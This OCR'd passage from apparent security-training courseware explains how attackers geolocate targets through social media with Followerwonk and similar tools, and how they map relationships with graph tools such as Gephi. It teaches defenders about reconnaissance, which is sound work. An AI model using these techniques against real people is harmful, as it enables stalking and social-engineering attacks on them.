
Figure 2.43: Screenshot of BuzzSumo showing the shared content

Conducting Location Search on Social Media Sites

- Conducting location search on social media sites, such as Twitter, Instagram, and Facebook, helps attackers in **detecting the geolocation of the target**
- Attackers use online tools, such as **Followerwonk**, **Hootsuite**, and **Meltwater**, to search for both geotagged and non-geotagged information about the target on social media sites
- Attackers use this information to perform various **social engineering and non-technical attacks**

Followerwonk

Followerwonk helps to explore and grow one's social graph by digging deeper into Twitter analytics



Mapped locations of users satyanadella follows

Using the location field in Twitter accounts, we try to approximate the geographic location of up to 5,000 users and map them for you. This is an inexact procedure and so some points may be mapped incorrectly.

Analysis of Twitter users satyan
https://followerwonk.com/analyze/satyanadella
90%
Map
Satellite
100
53
11
25
6
2
2
2
North Pacific Ocean
North Atlantic Ocean
South Pacific Ocean
South Atlantic Ocean
Indian Ocean
Southern Ocean
Google
Keyboard shortcuts

https://followerwonk.com

Conducting Location Search on Social Media Sites


Conducting location search on social media sites such as Twitter, Instagram, and Facebook helps attackers to detect the geolocation of the target. This information further helps attackers to perform various social engineering and non-technical attacks. Many online tools such as Followerwonk, Hootsuite, and Meltwater are available to search for both geotagged and non-geotagged information on social media sites. Attackers search social media sites using these online tools using keywords, usernames, date, time, and so on.

- **Followerwonk**

  Source: *https://followerwonk.com*

  Followerwonk helps you explore and grow your social graph: Dig deeper into Twitter analytics: Who are your followers? Where are they located? When do they tweet?

  As shown in the screenshot, attackers use Followerwonk to track the geolocation of the target Twitter users.


Analysis of Twitter users satyana
https://followerwonk.com/analyze/satyanadella
90%
Map
Satellite
100
53
11
25
6
2
2
2
Google
Keyboard shortcuts
Privacy - Terms


Mapped locations of users satyanadella follows

Using the location field in Twitter accounts, we try to approximate the geographic location of up to 5,000 users and map them for you. This is an inexact procedure and so some points may be mapped incorrectly.

Figure 2.44: Screenshot of Followerwonk showing the geolocation

Constructing and Analyzing Social Network Graphs

- The construction of social network graphs involves representing various **connections** and **relationships between people** in the form of graphs to analyze and extract valuable information from various social networking connections
- Using graphical analysis, attackers can identify how a **group of users** communicate, what **information they share**, and their personal and professional interests
- Attackers use tools such as **Gephi**, **SocNetV**, and **NodeXL** to construct and analyze social networks and obtain critical information about the target organization/users



https://gephi.org

Constructing and Analyzing Social Network Graphs

Constructing social network graphs involves representing various connections and relationships between people in the form of graphs to analyze and extract valuable information from various social networking connections. This technique allows attackers to study different relationships between target users or entities. As social networking websites and mobile applications are gaining popularity among people and industries, attackers are leveraging various methods such as graphical theory to analyze social networking connections. The information extracted from social network analysis (SNA) helps attackers plan further attacks on the target organization/users.

A standard social network graph includes nodes representing entities and edges connecting those nodes and representing the relationships between them. The graph is constructed with these nodes and edges to reveal new patterns of different connections for further analysis.

Through a graphical analysis of social networking connections, attackers can identify how a group of users communicate, what information they share, and their personal and professional interests. Attackers can graphically visualize these networks to obtain valuable insights. This type of visualization helps attackers identify different connecting patterns, along with the most highly connected nodes that play a significant role within a specific group.

Attackers use various tools such as Gephi, SocNetV, and NodeXL to construct and analyze social networks and obtain critical information about the target organization/users.

